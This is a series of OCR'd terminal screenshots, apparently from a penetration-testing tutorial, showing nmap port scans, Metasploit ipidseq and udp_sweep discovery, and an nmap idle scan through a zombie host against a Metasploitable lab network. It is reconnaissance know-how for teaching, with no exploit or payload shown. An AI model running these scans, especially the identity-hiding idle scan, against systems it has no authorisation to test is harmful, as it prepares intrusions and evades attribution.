
```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sT 172.16.69.128 -p 20-25

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 08:56 EST
Nmap scan report for 172.16.69.128
Host is up (0.00072s latency).
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
22/tcp open   ssh
23/tcp open   telnet
24/tcp closed priv-mail
25/tcp open   smtp

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
root@kali:~#
```


File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.128
Starting Nmap 7.40 (https://nmap.org) at 2017-01-23 08:56 EST
Nmap scan report for 172.16.69.128
Host is up (0.0045s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~#


File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.128 -p 0-65535
Starting Nmap 7.40 (https://nmap.org) at 2017-01-23 08:58 EST
Nmap scan report for 172.16.69.128
Host is up (0.018s latency).
Not shown: 65505 closed ports
PORT STATE SERVICE
0/tcp filtered unknown
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
6697/tcp open ircs-u
8009/tcp open ajp13
8180/tcp open unknown
8787/tcp open msgsrvr
35663/tcp open unknown
35744/tcp open unknown
45296/tcp open unknown
54034/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 6.01 seconds
root@kali:~#


File Edit View Search Terminal Help
root@kali:~# nmap -sT 172.16.69.0-255 -p 80
Starting Nmap 7.40 (https://nmap.org) at 2017-01-23 09:02 EST
Nmap scan report for 172.16.69.0
Host is up (0.011s latency).
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 172.16.69.1
Host is up (0.0011s latency).
PORT STATE SERVICE
80/tcp closed http
Nmap scan report for 172.16.69.2
Host is up (0.0017s latency).
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 172.16.69.3
Host is up (0.0017s latency).
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 172.16.69.4
Host is up (0.0018s latency).
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 172.16.69.5
Host is up (0.0017s latency).
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 172.16.69.6
Host is up (0.0017s latency).
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 172.16.69.7
Host is up (0.0018s latency).
PORT STATE SERVICE
80/tcp filtered http
Nmap scan report for 172.16.69.8
Host is up (0.0018s latency).
PORT STATE SERVICE



File Edit View Search Terminal Help
root@kali:~# cat iplist.txt
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
root@kali:~# nmap -sT -iL iplist.txt -p 80
Starting Nmap 7.40 (https://nmap.org) at 2017-01-23 09:04 EST
Nmap scan report for 172.16.69.128
Host is up (0.00036s latency).
PORT STATE SERVICE
80/tcp open http
Nmap scan report for 172.16.69.129
Host is up (0.00020s latency).
PORT STATE SERVICE
80/tcp closed http
Nmap scan report for 172.16.69.130
Host is up (0.00045s latency).
PORT STATE SERVICE
80/tcp open http
Nmap scan report for 172.16.69.131
Host is up (0.00042s latency).
PORT STATE SERVICE
80/tcp closed http
Nmap scan report for 172.16.69.132
Host is up (0.00039s latency).
PORT STATE SERVICE
80/tcp open http
Nmap done: 5 IP addresses (5 hosts up) scanned in 0.10 seconds
root@kali:~#



File Edit View Search Terminal Help
root@kali:~# msfconsole
METASPLOIT CYBER MISSILE COMMAND V4
WAVE 4 ######## SCORE 31337 ############################## HIGH FFFFFFFF
http://metasploit.com
Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit
=[metasploit v4.13.14-dev]
+ -- --=[1613 exploits - 915 auxiliary - 279 post]
+ -- --=[471 payloads - 39 encoders - 9 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options
Module options (auxiliary/scanner/ip/ipidseq):
Name Current Setting Required Description
INTERFACE no The name of the interface
RHOSTS yes The target address range or CIDR identifier
RPORT 80 yes The target port
SNAPLEN 65535 yes The number of bytes to capture
THREADS 1 yes The number of concurrent threads
TIMEOUT 500 yes The reply read timeout in milliseconds
msf auxiliary(ipidseq) >


```
File  Edit  View  Search  Terminal  Help

msf auxiliary(ipidseq) > set RHOSTS 172.16.69.0/24
RHOSTS => 172.16.69.0/24
msf auxiliary(ipidseq) > set THREADS 25
THREADS => 25
msf auxiliary(ipidseq) > show options

Module options (auxiliary/scanner/ip/ipidseq):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   RHOSTS     172.16.69.0/24   yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    25               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(ipidseq) >
```


```
File  Edit  View  Search  Terminal  Help

msf auxiliary(ipidseq) > run

[*] 172.16.69.1's IPID sequence class: Incremental!
[*] Scanned  29 of 256 hosts (11% complete)
[*] Scanned  53 of 256 hosts (20% complete)
[*] Scanned  79 of 256 hosts (30% complete)
[*] Scanned 104 of 256 hosts (40% complete)
[*] 172.16.69.128's IPID sequence class: Unknown
[*] 172.16.69.130's IPID sequence class: Unknown
[*] 172.16.69.129's IPID sequence class: Unknown
[*] 172.16.69.131's IPID sequence class: Incremental!
[*] 172.16.69.132's IPID sequence class: Incremental!
[*] Scanned 133 of 256 hosts (51% complete)
[*] Scanned 158 of 256 hosts (61% complete)
[*] Scanned 183 of 256 hosts (71% complete)
[*] Scanned 208 of 256 hosts (81% complete)
[*] Scanned 232 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ipidseq) >
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.128 -sI 172.16.69.131 -Pn -p 0-100

Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-23 09:13 EST
Idle scan using zombie 172.16.69.131 (172.16.69.131:80); Class: Incremental
Nmap scan report for 172.16.69.128
Host is up (0.051s latency).
PORT    STATE           SERVICE
0/tcp   closed|filtered unknown
1/tcp   open            tcpmux
2/tcp   open            compressnet
3/tcp   open            compressnet
4/tcp   open            unknown
5/tcp   open            rje
6/tcp   open            unknown
7/tcp   open            echo
8/tcp   open            unknown
9/tcp   open            discard
10/tcp  open            unknown
11/tcp  open            systat
12/tcp  open            unknown
13/tcp  open            daytime
14/tcp  open            unknown
15/tcp  open            netstat
16/tcp  open            unknown
17/tcp  open            qotd
18/tcp  open            msp
19/tcp  open            chargen
20/tcp  open            ftp-data
21/tcp  closed|filtered ftp
22/tcp  closed|filtered ssh
23/tcp  closed|filtered telnet
24/tcp  open            priv-mail
25/tcp  closed|filtered smtp
26/tcp  open            rsftp
27/tcp  open            nsw-fe
28/tcp  open            unknown
29/tcp  open            msg-icp
30/tcp  open            unknown
31/tcp  open            msg-auth
32/tcp  open            unknown
33/tcp  open            dsp
34/tcp  open            unknown
35/tcp  open            priv-print
36/tcp  open            unknown
37/tcp  open            time
38/tcp  open            rap
39/tcp  open            rlp
40/tcp  open            unknown
41/tcp  open            graphics
42/tcp  open            nameserver
43/tcp  open            whois
44/tcp  open            mpm-flags
45/tcp  open            mpm
46/tcp  open            mpm-snd
47/tcp  open            ni-ftp
48/tcp  open            auditd
49/tcp  open            tacacs
50/tcp  open            re-mail-ck
51/tcp  open            la-maint
52/tcp  open            xns-time
53/tcp  closed|filtered domain
54/tcp  open            xns-ch
55/tcp  open            isi-gl
56/tcp  open            xns-auth
57/tcp  open            priv-term
58/tcp  open            xns-mail
59/tcp  open            priv-file
60/tcp  open            unknown
61/tcp  open            ni-mail
62/tcp  open            acas
63/tcp  open            via-ftp
64/tcp  open            covia
65/tcp  open            tacacs-ds
66/tcp  open            sqlnet
67/tcp  open            dhcps
68/tcp  open            dhcpc
69/tcp  open            tftp
70/tcp  open            gopher
71/tcp  open            netrjs-1
72/tcp  open            netrjs-2
73/tcp  open            netrjs-3
74/tcp  open            netrjs-4
75/tcp  open            priv-dial
76/tcp  open            deos
77/tcp  open            priv-rje
78/tcp  open            vettcp
79/tcp  open            finger
80/tcp  closed|filtered http
81/tcp  open            hosts2-ns
82/tcp  open            xfer
83/tcp  open            mit-ml-dev
84/tcp  open            ctf
85/tcp  open            mit-ml-dev
86/tcp  open            mfcobol
87/tcp  open            priv-term-l
88/tcp  open            kerberos-sec
89/tcp  open            su-mit-tg
90/tcp  open            dnsix
91/tcp  open            mit-dov
92/tcp  open            npp
93/tcp  open            dcp
94/tcp  open            objcall
95/tcp  open            supdup
96/tcp  open            dixie
97/tcp  open            swift-rvf
98/tcp  open            linuxconf
99/tcp  open            metagram
100/tcp open            newacct

Nmap done: 1 IP address (1 host up) scanned in 25.54 seconds
root@kali:~#
```



File Edit View Search Terminal Help
root@kali:~# msfconsole
To boldly go where no
shell has gone before
Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit
=[metasploit v4.13.14-dev]
+ -- --=[1613 exploits - 915 auxiliary - 279 post]
+ -- --=[471 payloads - 39 encoders - 9 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options
Module options (auxiliary/scanner/discovery/udp_sweep):
Name Current Setting Required Description
BATCHSIZE 256 yes The number of hosts to probe in each set
RHOSTS yes The target address range or CIDR identifier
THREADS 10 yes The number of concurrent threads
msf auxiliary(udp_sweep) >


File Edit View Search Terminal Help
msf auxiliary(udp_sweep) > set RHOSTS 172.16.69.128
RHOSTS => 172.16.69.128
msf auxiliary(udp_sweep) > set THREADS 20
THREADS => 20
msf auxiliary(udp_sweep) > show options
Module options (auxiliary/scanner/discovery/udp_sweep):
Name Current Setting Required Description
BATCHSIZE 256 yes The number of hosts to probe in each set
RHOSTS 172.16.69.128 yes The target address range or CIDR identifier
THREADS 20 yes The number of concurrent threads
msf auxiliary(udp_sweep) >


File Edit View Search Terminal Help
msf auxiliary(udp_sweep) > run
[*] Sending 13 probes to 172.16.69.128->172.16.69.128 (1 hosts)
[*] Discovered NetBIOS on 172.16.69.128:137 (METASPLOITABLE:<00>:U :METASPLOITABLE:<03>:U :METASPLOITABLE:<20>:U :[redacted]_MS
BROWSE__[redacted]<01>:G :WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :00:00:00:00:00:00)
[*] Discovered Portmap on 172.16.69.128:111 (100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(36724), 100024 v1 TCP
(35744), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(33781), 100021 v3 UDP(33781), 1000
21 v4 UDP(33781), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 100021 v1 TCP(45296), 100021 v3 TCP(452
96), 100021 v4 TCP(45296), 100005 v1 UDP(35108), 100005 v1 TCP(35663), 100005 v2 UDP(35108), 100005 v2 TCP(35663), 10000
5 v3 UDP(35108), 100005 v3 TCP(35663))
[*] Discovered DNS on 172.16.69.128:53 (BIND 9.4.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) > [redacted]


File Edit View Search Terminal Help
msf auxiliary(udp_sweep) > set RHOSTS 172.16.69.1-10
RHOSTS => 172.16.69.1-10
msf auxiliary(udp_sweep) > show options
Module options (auxiliary/scanner/discovery/udp_sweep):
Name Current Setting Required Description
BATCHSIZE 256 yes The number of hosts to probe in each set
RHOSTS 172.16.69.1-10 yes The target address range or CIDR identifier
THREADS 20 yes The number of concurrent threads
msf auxiliary(udp_sweep) > run
[*] Sending 13 probes to 172.16.69.1->172.16.69.10 (10 hosts)
[*] Discovered NTP on 172.16.69.1:123 (240204ec00000883000001ee11fd18fddc31c7b0d99fc40ac54f234b71b152f3dc31c7be0c32ed9dd
c31c7be0c3819de)
[*] Scanned 10 of 10 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) > [redacted]

